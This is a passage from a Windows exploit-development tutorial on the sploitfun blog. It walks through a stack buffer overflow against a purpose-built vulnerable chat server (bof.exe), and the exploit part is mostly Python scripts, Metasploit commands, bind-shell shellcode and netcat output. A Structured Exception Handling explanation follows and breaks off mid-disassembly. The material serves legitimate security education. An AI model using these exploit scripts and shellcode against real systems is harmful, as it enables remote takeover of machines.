Windows Exploit Development

By : Balamurugan Rajagopalan
http://sploitfun.blogspot.com

Table of Contents:

Windows Exploit Development - 1 -
By: Balamurugan Rajagopalan - 1 -
http://sploitfun.blogspot.com - 1 -

PART 1: Classic Stack Based Buffer Overflow - 3 -
Step 1: Test if the application is vulnerable to stack based buffer overflow: - 3 -
Step 2: Calculate EIP and ESP offset: - 3 -
Step 3: Verify if our offset findings are correct: - 5 -
Step 4: Eliminate bad characters: - 5 -
Step 5: Find the address of "JMP ESP" instruction: - 6 -
Step 6: Generate Shellcode: - 6 -
Step 7: Attack: - 7 -

PART 2: SEH Exploit – Part-A - 9 -

PART 3: SEH Exploit – Part-B - 18 -
Step 1: Test if the application's Handler address can be overwritten: - 18 -
Step 2: Calculate Next and Handler offset: - 19 -
Step 3: Eliminate bad characters: - 21 -
Step 4: Find the address of "POP POP RET" instruction: - 22 -
Step 5: Generate Shellcode: - 23 -
Step 6: Attack: - 24 -

PART 4: Bypassing Stack Cookie - 28 -
Step 1: Test if the application's Handler address can be overwritten: - 30 -
Step 2: Calculate Next and Handler offset: - 32 -
Step 3: Eliminate bad characters: - 33 -
Step 4: Find the address of "POP POP RET" instruction: - 33 -
Step 5: Generate Shellcode: - 34 -
Step 6: Attack: - 34 -


PART 5: Bypassing SafeSEH - 38 -
Step 1: Test if the application's Handler address can be overwritten: - 39 -
Step 2: Calculate Next and Handler offset: - 40 -
Step 3: Eliminate bad characters: - 41 -
Step 4: Find the address of "POP POP RET" instruction: - 42 -
Step 5: Generate Shellcode: - 49 -
Step 6: Attack: - 49 -

PART 1: Classic Stack Based Buffer Overflow

Prerequisite for this post

- Basics of Buffer overflow
- Immunity Debugger.

For this post, I developed a buffer overflow vulnerable application whose exe (bof.exe) can be downloaded from here. It's a very simple one-way chat application running on TCP port 8888. Chat client machine connects to the chat server to speak to it as shown below:



```
root@bt:~/Blog/sploitfun/Post3# nc 192.168.245.133 8888
Hi
Hi
Bye
Bye
^C
root@bt:~/Blog/sploitfun/Post3#
```

192.168.245.133 is chat server ip address.

In this post I will be listing out the steps involved in converting stack based buffer overflow vulnerability into an exploit.

Step 1: Test if the application is vulnerable to stack based buffer overflow:

Send a long string of A's (41) and check if the EIP is overwritten with "41414141" using Immunity Debugger. If it's overwritten it indicates we can control the EIP register value.

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 2000

socket.send(buffer)
socket.close()
```

Step 2: Calculate EIP and ESP offset:

We need to the find out the offset of Return Address (RA) in stack and ESP offset at the time of return. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 2000
```

2000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf
5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1
Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7B
k8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0
Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6B
s7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv
3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5C
a6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd
2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8
Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4C
i5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl
1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7
Cn8Cn9Co0Co1Co2Co3Co4Co5Co"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and using Immunity Debugger find the value of EIP and ESP at the time of access violation. After which find the offset of EIP and ESP using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb 41327241
516
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb r3Ar
520
```

41327241 is the value of EIP located at offset 516.
r3Ar is the value of ESP located at offset 520.

Step 3: Verify if our offset findings are correct:

Just to make sure our findings are correct. Send the below exploit program to find if EIP is overwritten with "42424242" and ESP contains "43434343".

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 516      #Junk
buffer += "BBBB"        #RA
buffer += "CCCC"        #ESP
buffer += "A" * 1500    #Junk

socket.send(buffer)
socket.close()
```

Step 4: Eliminate bad characters:

Applications cannot receive certain characters as part of the input string. For example if an application is vulnerable to buffer overflow because of improper use of strcpy like bof.exe, then "\x00" character cannot be part of the input string since strcpy terminates copying source buffer to destination buffer on encounter of "\x00".

So to find out the bad characters use the below c program to display characters from \x00 to \xff and

```
#include <stdio.h>

int main() {

        int c=0;
        printf("\"");
        for(c=0;c<=255;c++) {
                printf("\\x%.2x",c);
        }
        printf("\"");
        return 0;
}
```

Copy the output of the above program ie hex characters (0 to 255) to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env

import socket, sys
```

```
socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 516    #Junk
buffer += "BBBB"      #RA
buffer += "CCCC"      #ESP


#Bad characters?
buffer +=
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x
13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\
x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a
\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4
e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x
62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\
x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89
\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9
d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\x
b1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\
xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8
\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xe
c\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and verify using Immunity Debugger if all hex characters (0 to 255) is copied on to the stack after ESP offset location. If not eliminate the not copied hex character from the input string and execute the above program again until all bad characters are identified.

Step 5: Find the address of "JMP ESP" instruction:

From Step 1 we know we have control over EIP. But what can we gain out of it? When we have EIP control, we can convert the vulnerability into an exploit. There are few techniques to achieve this but the most reliable techniques is described below:

Add the address of assembly instruction "JMP ESP" at RA offset. To obtain the address of "JMP ESP" instruction use Immunity Debugger and search for the command "JMP ESP" in any of the loaded module of the application. Immunity Debugger's Executable Modules window (Alt+E) lists the loaded modules of the application, double click on any one of it and search for the command (Ctrl+F) "JMP ESP" to find the address of it.

My RA value obtained from kernel32.dll is **0x7c86467b**. When you get any other "JMP ESP" address do make sure the address doesnt contain any bad character.

Step 6: Generate Shellcode:

Using below metasploit command generate the shellcode.

```
root@bt:/opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c
```

```
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";

root@bt:/opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.
msfencode is used to encode (by eliminating the bad characters) the generated shellcode.

Step 7: Attack:


Now execute the below exploit program

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))

buffer = "A" * 516                  #Junk
buffer+= "\x7b\x46\x86\x7c"         #RA
buffer+= "\x90" * 50                #ESP

#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
buffer +=("\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")

socket.send(buffer)
socket.close()
```

RA is the address we obtained from Step 5.

Finally use netcat to connect to vulnerable machine over port 4444 as shown below:



```
root@bt: ~/Blog/sploitfun/Post5
root@bt:~/Blog/sploitfun/Post5# nc 192.168.245.133 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ip
config
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.245.133
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.245.2

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ex
it
exit
root@bt:~/Blog/sploitfun/Post5#
```

Posted 6th August 2012 by Balamurugan Rajagopalan

PART 2: SEH Exploit – Part-A

The beauty of SEH exploit is with a minimal knowledge of SEH we can exploit it. But for the pure fun of knowing about Windows Internals, let's see about SEH in detail.

So I divided this post into two parts. Part 1 talks about SEH while Part 2 talks about SEH Exploit.

SEH - Structured Exception Handling is a mechanism provided by Microsoft Windows. Its used to handle both hardware and software exceptions. That is when an exception occurs during program execution, operating system first catches the exception and generates the necessary information about the occurred exception and gives the programmer an opportunity to handle the exception by invoking a user-defined callback function.

Before looking into a sample exception handling program, let me introduce you _except_handler and _EXCEPTION_REGISTRATION.

_except_handler is the user-defined callback function that is invoked by the operating system when an exception occurs, whose prototype is as shown below.

```
EXCEPTION_DISPOSITION __cdecl _except_handler
(
  struct _EXCEPTION_RECORD* _ExceptionRecord,
  void*                     _EstablisherFrame,
  struct _CONTEXT*          _ContextRecord,
  void*                     _DispatcherContext
);
```


_ExceptionRecord contains information about exception like exception number, instruction address where exception occurred.
_EstablisherFrame points to the address of exception registration record (See below for ERR).
_ContextRecord contains the CPU register values at the time of exception.
_DispatcherContext ignored for simplicity.

_EXCEPTION_REGISTRATION_RECORD(ERR) is a structure which gets inserted into the stack when a function containing _try and _except is invoked.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
  struct _EXCEPTION_REGISTRATION_RECORD* prev;
  DWORD                                  handler;
} _EXCEPTION_REGISTRATION_RECORD;
```

prev contains a pointer to next exception registration record.
handler contains the address of _except_handler, an user defined callback function.

The prev struct element in _EXCEPTION_REGISTRATION_RECORD clearly shows that an application program would contain a linked list of _EXCEPTION_REGISTRATION_RECORD as shown in below picture.


fs:[0]
User Handler 1
User Handler 2
0xFFFFFFFF
OS Handler
Thread Info Block
Exception Registration Record 1
Exception Registration Record 2
Exception Registration Record 3

In Intel Win32 platform cpu segment register FS is used to access TIB (Thread Information Block). At the offset 0x0 from FS register "fs:[0x0]" current exception registration recordcan obtained. Thus when an exception occurs operating system gets the first exception registration record "fs:[0x0]" and calls its handler function to find if it can handle the exception. If it can handle the exception the handler function is executed otherwise the next exception registration record is fetched and its handler function is called to find if it can handle the exception. If it can handle the exception the handler function is executed otherwise operating system continues walking the list until an handler can handle the exception or when end of list is reached. The last exception registration record's handler points to default exception handler which opens up a dialogue box either to debug the faulty application or terminate it.

Seems simple, right? But in reality its not this simple because different compiler implementer's have different ways of implementing SEH. So lets see how Visual Studio C++ compiler as implemented SEH. The couple of major difference between Windows provided SEH and Visual Studio C++ implemented SEH is

1. ***_EXCEPTION_REGISTRATION_RECORD*** contains few additional fields as shown below.

```
struct _EXCEPTION_REGISTRATION_RECORD{

    struct _EXCEPTION_REGISTRATION *prev;
    void (*handler)(PEXCEPTION_RECORD,
                    PEXCEPTION_REGISTRATION,
                    PCONTEXT,
                    PEXCEPTION_RECORD);
    struct scopetable_entry *scopetable;
    int trylevel;
    int _ebp;
};
```

prev contains a pointer to next exception registration record.
handler contains the address of _except_handler3.
scopetable - An array of scopetable_entry.
trylevel - Index into Scopetable array.
_ebp - Function's EBP.

Apart from these additional fields in ERR, there aretwo more important DWORD's which are added just below ERR in program stack.

- DWORD _esp;
- PEXCEPTION_POINTERS xpointers;

_esp - Function's ESP.

xpointers - Pointer to EXCEPTION_POINTERS using this pointer only exception code is identified.

scopetable_entry is defined as shown below.

```
typedef struct _SCOPETABLE
{
     DWORD       previousTryLevel;
     DWORD       lpfnFilter
     DWORD       lpfnHandler
 } SCOPETABLE, *PSCOPETABLE;
```

previousTryLevel ignored for simplicity.
lpfnFilter contains the address of filter expression.
lpfnHandler contains the address of handler code.

2. In VC++ SEH implementation, the handlers of all _EXCEPTION_REGISTRATION_RECORD points to the **same** function provided by the operating system -**_except_handler3** (whose prototype is similar to _except_handler shown above). Now the first question which arises is whats the benefit of all handler's pointing to _except_handler3? The benefit is all user functions which contains multiple and/or nested _try/_except blocks contains only one exception registration record stored in its stack frame. Now immediately the next question which arises is then how does _except_handler3 calls the corresponding user-defined callback function? To achieve this, there exists scopetable which is nothing but an array of scopetable entries where the scopetable entry contains the address of filter code (I will talk about the filter expression when I walk you through an example program) and handler function.

So when an exception occurs operating system calls _except_handler3 which in turn calls the user defined callback function by retrieving a scopetable entry from the scopetable array. Now the question which arises is "How does the scopetable array is indexed, to retrieve the necessary scopetable entry?" The answer is trylevel which contains the scopetable array index number.

Getting bored? Dont worry lets finally look in to exception handling sample program which would help us to understand SEH much better. Here we go!!!

```
#include <stdio.h>
#include <windows.h>
#include <excpt.h>

int filter(unsigned int code);

int main() {
   int* p = 0x00000000;
   __try {
     *p = 10;
   }
   __except(filter(GetExceptionCode())) {
      puts("Inside except.");
   }
}

int filter(unsigned int code) {
   puts("Inside filter.");
```

```
    if (code == EXCEPTION_ACCESS_VIOLATION) {
        puts("Exception caught.");
        return EXCEPTION_EXECUTE_HANDLER;
    }
}
```

Now its time to explain about filter expression. An expression between _except parenthesis is the filter expression. In our example filter expression is a call to a function named 'filter'. The purpose of filter expression is when an exception occurs operating system first invokes the filter expression to check if the user handler can handle the exception or not. Based on filter expression return value operating system either decides to call handler function or go to next ERR. The filter expression should return any one of the below values.

- EXCEPTION_CONTINUE_EXECUTION - Continue execution where exception occurred.
- EXCEPTION_CONTINUE_SEARCH - Continue searching in the linked list of ERR.
- EXCEPTION_EXECUTE_HANDLER - Exception is recognized, so invoke the handler.

Ok with all these information, lets us see the disassembly of this program. This helps to understand SEH very well.

The disassembly of Line 7 of the sample program is

```
;int main() {
;function prologue

;First 8 instructions below construct ERR on stack.

;Old ebp
push        ebp

;Point ebp to current esp.
mov         ebp,esp

;Trylevel is set to -1.
push        FFFFFFFFh

;scopetable address.Scopetable is created implicitly by the compiler.
push        416B98h

;__except_handler3 address.
push        41106Eh

;eax = fs:[0].We know fs:[0] points to the head of ERR linked list.
mov         eax,dword ptr fs:[0h]

;Push the current fs:[0] onto stack, which is now nothing but the prev pointer
toERR.
push        eax

;Add the currently created ERR at the beginning of the ERR linked list.
mov         dword ptr fs:[0],esp

;Allocate some stack space for main function.
add         esp,0FFFFFF20h

;Backup ebx,esi and edi.
push        ebx
push        esi
push        edi
```

```
;edi=Beginning address of allocated stack space.
lea          edi,[ebp-0F0h]

;ecx = (Allocated stack space-8)/4.The last 2 DWORD of allocated stack space is
not
;cleared since its used to hold address of EXCEPTION_POINTERS and main
function's
;esp.
mov          ecx,36h

;eax = 0xcccccccc
